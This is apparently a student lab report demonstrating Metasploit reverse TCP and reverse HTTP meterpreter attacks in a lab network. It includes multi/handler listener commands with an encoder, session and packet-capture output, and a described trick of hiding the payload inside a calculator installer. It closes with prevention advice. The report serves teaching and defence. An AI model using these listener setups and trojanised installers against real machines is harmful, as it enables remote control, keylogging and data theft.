COMP 8506 Assignment 5

Metasploit – Reverse TCP and Reverse HTTP

Xinghua Wei

A00978597

Reverse TCP

Introduction

TCP/IP is the underlying communication language of the Internet. The Internet uses TCP/IP to allows one computer to talk to another computer via the Internet by compiling packets of data and sending them to the right place.


A basic firewall usually works on blocking incoming connections. A reverse TCP attack is when attackers make the host initiate the connection to the attacker.

Concept

A reverse TCP attack is an exploit. It uses reverse Shell. The reverse Shell is a type of shell in which the target machine initiates the connection to the attacking machine. The attacking machine has a listener port open to receive the connection. If the victim enables it, it can lead to information loss or command execution.

Reverse TCP basically initiates the connection to the attack instead of attackers initiating the connection, which will usually be blocked by a firewall or detected by an IDS. By using reverse TCP, attackers can take control of the victim machine and execute commands.

Diagram



The above diagrams illustrate how the reverse TCP attack work:

1. Attackers create a reverse TCP exploit and managed to pass the exploit to the victim machine
2. Attackers use cyber attack tool to open the specified port and listen to that port
3. The victim machine runs the exploit, and it initializes a connection to the attacker

4. Attackers control the victim machine

Demo

In this exercise, I am using Armitage to perform the reverse TCP attack. Armitage is a graphical cyber attack management tool for the Metasploit project.

Scan the targe network

Attackers first scan the target network to explore any hosts in that network. In this exercise, the testing environment is set as follow:

- Victim host: 10.0.0.147
- Attacker: 10.0.0.33
- Listener host: 4321
- Method: Reverse TCP

Figure 1 Armitage Scan Hosts

Create and Run the Exploit

In this exercise, the reverse TCP exploit was created as a .exe application and integrated into a calculator application in Windows 7 using IExpress.

The exploit was integrated so that the exploit will run like an actual application. But when users exit the application, the actual exploit will run and initialize a connection to attackers. The loading sign around the cursor shows that the actual exploit starts to run.

Attackers start a Listener

Attackers start a listener using Armitage and wait for the connection from the victim machine.

```
msf5 exploit(multi/handler) > set LHOST 10.0.0.33
LHOST => 10.0.0.33
msf5 exploit(multi/handler) > set Encoder x86/shikata_ga_nai
Encoder => x86/shikata_ga_nai
msf5 exploit(multi/handler) > set LPORT 4321
LPORT => 4321
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter_reverse_tcp
PAYLOAD => windows/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set EXITFUNC process
EXITFUNC => process
msf5 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf5 exploit(multi/handler) > set Iterations 3
Iterations => 3
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.0.0.33:4321
```

The attacker 10.0.0.33 is waiting on port 4321.

Once the exploit runs and initializes the connection, a 3-way handshake will happen to establish connections. Once the connection is established, attackers could control the victim machine. And Armitage will highlight the compromised hosts.

```
[*] Meterpreter session 1 opened (10.0.0.33:4321 -> 10.0.0.147:49198) at 2020-11-04 04:50:22 +0000
```

Figure 2 Connection Established




Figure 3 Highlight Compromised Host

Victim Wireshark

We can see from the Wireshark that the victim host initialize connections to the attackers on port 4321. A 3-way handshake happens. The victim machine 10.0.0.147 sends SYN to the attacker machine 10.0.0.33 from port 49198 to port 4321.

1	1604465421.192097035	10.0.0.147	49198,4321	10.0.0.33	TCP	68 49198 → 4321 [SYN] Seq=0 Win=8192 Len=0 MSS=1460
2	1604465421.192133047	10.0.0.33	4321,49198	10.0.0.147	TCP	66 4321 → 49198 [SYN, ACK] Seq=0 Ack=1 Win=64240 Le
3	1604465421.192473264	10.0.0.147	49198,4321	10.0.0.33	TCP	62 49198 → 4321 [ACK] Seq=1 Ack=1 Win=65536 Len=0

Attackers perform more Attacks

Attackers then can explore the victim machine files, install keyloggers or screenshot the victim machine.




Figure 4 File Explorer




Figure 5 Keylogger




Figure 6 Screenshots

Reverse HTTP


Introduction

A reverse HTTP attack is a type of reverse Shell attack. Instead of using TCP connections, a reverse HTTP attack takes advantage of the HTTP/1.1 that it will turn the attack machine into a server and use the victim machine as a client.

Concept

A reverse HTTP attack is an exploit. It uses reverse Shell. The reverse Shell is a type of Shell in which the target machine initiates the connection to the attacking machine. The attacking machine has a listener port open to receive the connection. If the victim enables it, it can lead to information loss or command execution.

Diagram



The above diagrams illustrate how the reverse TCP attack work:

5. Attackers create a reverse HTTP exploit and managed to pass the exploit to the victim machine
6. Attackers use cyber attack tool to open the specified port and listen to that port
7. The victim machine runs the exploit, and it initializes a connection to the attacker
8. Attackers control the victim machine

Demo

In this exercise, I am using Armitage to perform the reverse HTTP attack. Armitage is a graphical cyber attack management tool for the Metasploit project.

Scan the targe network


Attackers first scan the target network to explore any hosts in that network. In this exercise, the testing environment is set as follow:

- Victim host: 10.0.0.147
- Attacker: 10.0.0.33
- Listener host: 1234
- Method: Reverse HTTP

Figure 7 Armitage Scan Hosts

Create and Run the Exploit

In this exercise, the reverse TCP exploit was created as a .exe application and integrated into a calculator application in Windows 7 using IExpress.



The exploit was integrated so that the exploit will run like an actual application. But when users exit the application, the actual exploit will run and initialize a connection to attackers. The loading sign around the cursor shows that the actual exploit starts to run.

Attackers start a Listener

Attackers start a listener using Armitage and wait for the connection from the victim machine.

```
msf5 exploit(multi/handler) > set LHOST 10.0.0.33
LHOST => 10.0.0.33
msf5 exploit(multi/handler) > set Encoder x86/shikata_ga_nai
Encoder => x86/shikata_ga_nai
msf5 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter_reverse_http
PAYLOAD => windows/meterpreter_reverse_http
msf5 exploit(multi/handler) > set EXITFUNC process
EXITFUNC => process
```

The attacker 10.0.0.33 is waiting on port 1234.

```
[*] Started HTTP reverse handler on http://10.0.0.33:1234
```

Once the exploit runs and initializes the connection, a 3-way handshake will happen to establish connections. Once the connection is established, attackers could control the victim machine. And Armitage will highlight the compromised hosts.




Figure Highlight Compromised Host

The attacker machine will receive requests from the victim machine. This shows that the attacker machine is acting as a server, and the victim machine is acting as a client. The victim machine will send GET and POST requests to the attacker machine.

```
[*] http://10.0.0.33:1234 handling request from 10.0.0.147; (UUID: yvsctkdt) Redirecting stageless connection from
/1UH5LjateRV76nrrJEhN-gpITUzXdzx8C_599_sp7L3K0-PjAFbHN78PlkHcmp_ulLwDhY5lPccWgI-FKa4OmD3AeZT7mrw with UA 'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
```

```
27 1604466193.383887017        10.0.0.33          1234,49304 10.0.0.147        HTTP      172 HTTP/1.1 200 OK
28 1604466193.414530450        10.0.0.147         49304,1234 10.0.0.33         HTTP      334 GET /1UH5LjateRV76nrr

42 1604466193.496861063        10.0.0.147         49304,1234 10.0.0.33         HTTP      479 POST /1UH5LjateRV76nrrJEhN-gpIT
```

Also, the content-type in the HTTP request is set to application/octet-stream as default to transfer application data or binary data.

```
HTTP/1.1 200 OK
Content-Type: application/octet-stream
```

Victim Wireshark

We can see from the Wireshark that the victim host initialize connections to the attackers on port 1234. A 3-way handshake happens. The victim machine 10.0.0.147 sends SYN to the attacker machine 10.0.0.33 from port 49304 to port 1234.

```
22 1604466193.382902759        10.0.0.147         49304,1234 10.0.0.33         TCP        68 49304 → 1234 [SYN] Seq=0 Wi
23 1604466193.382929974        10.0.0.33          1234,49304 10.0.0.147        TCP        66 1234 → 49304 [SYN, ACK] Seq
24 1604466193.383203064        10.0.0.147         49304,1234 10.0.0.33         TCP        62 49304 → 1234 [ACK] Seq=1 Ac
25 1604466193.383203251        10.0.0.147         49304,1234 10.0.0.33         HTTP      334 GET /1UH5LjateRV76nrrJEhN-g
```

Attacker machines will be treate as servers and the victim machine will be treated as a client to use GET and POST to transfer encoded data.

```
s...s...s...s...s...s...s...s...s.....,.....s...s...K...G...C...A...@...G...E...F...s.4.r...^...1...=...1...S...^...^...:...2.....C...
6...<...K...:...8...6...$.....X...#...@...E... ...9.....<.....0...G.....1...2...G...@.....#...J.....
$...X...<.....A.....:.....@.....:.....y...0...1...)...!...#.....<.....J...8.....).....J...;...
.....*.....%...<...9...6...4...>..."...F...)...>...<.....>...D...4...4...9...F... .....9.....G...1.....2...y...^...7...1...S...^...^..GET /
1UH5LjateRV76nrrJEhN-gpITUzXdzx8C_599_sp7L3K0-PjAFbHN78PlkHcmp_ulLwDhY5lPccWgI-FKa4OmD3AeZT7mrw/ HTTP/1.1
```

Reverse TCP and Reverse HTTP




Figure 8 GET and POST

Attackers perform more Attacks

Attackers then can explore the victim machine files, install keyloggers or screenshot the victim machine.




Figure- File Explorer




Figure - Keylogger




Figure - Screenshots

Prevention

To prevent a reverse Shell attack, there are some actions we can take:

- Unless users are deliberately using reverse Shell attacks to test firewall rules or other activities, any reverse Shell exploit is usually recognizable for modern operating systems. For example, if users somehow want to import an exploit into Windows 10 system. The real-time virus protection will alert users and block the exploit at the same time. Even users let the exploit run, the exploit will not run because the real-time protection application already damages it. So, users should at least always turn their firewall and real-time protection on.
- Users should install the application-aware host or client-based firewalls.
- Reverse Shell attacks need to initialize connections to outside. To limit exploitation, users can lock down outgoing connectivity to allow only specific remote IP addresses and ports for the required services.
- Users could set up a proxy server with specified destination restrictions. But a reverse Shell attack can bypass DNS. This could only limit the risk of reverse Shell attacks.
- Users could remove all unnecessary tools and interpreters to prevent the execution of at least some reverse shell applications.
- Users should be aware of what activities could be potential dangers to prevent attacks in the first place. Users should not download software from unknown sites, should not click unknown links. Restrict physical access to the network.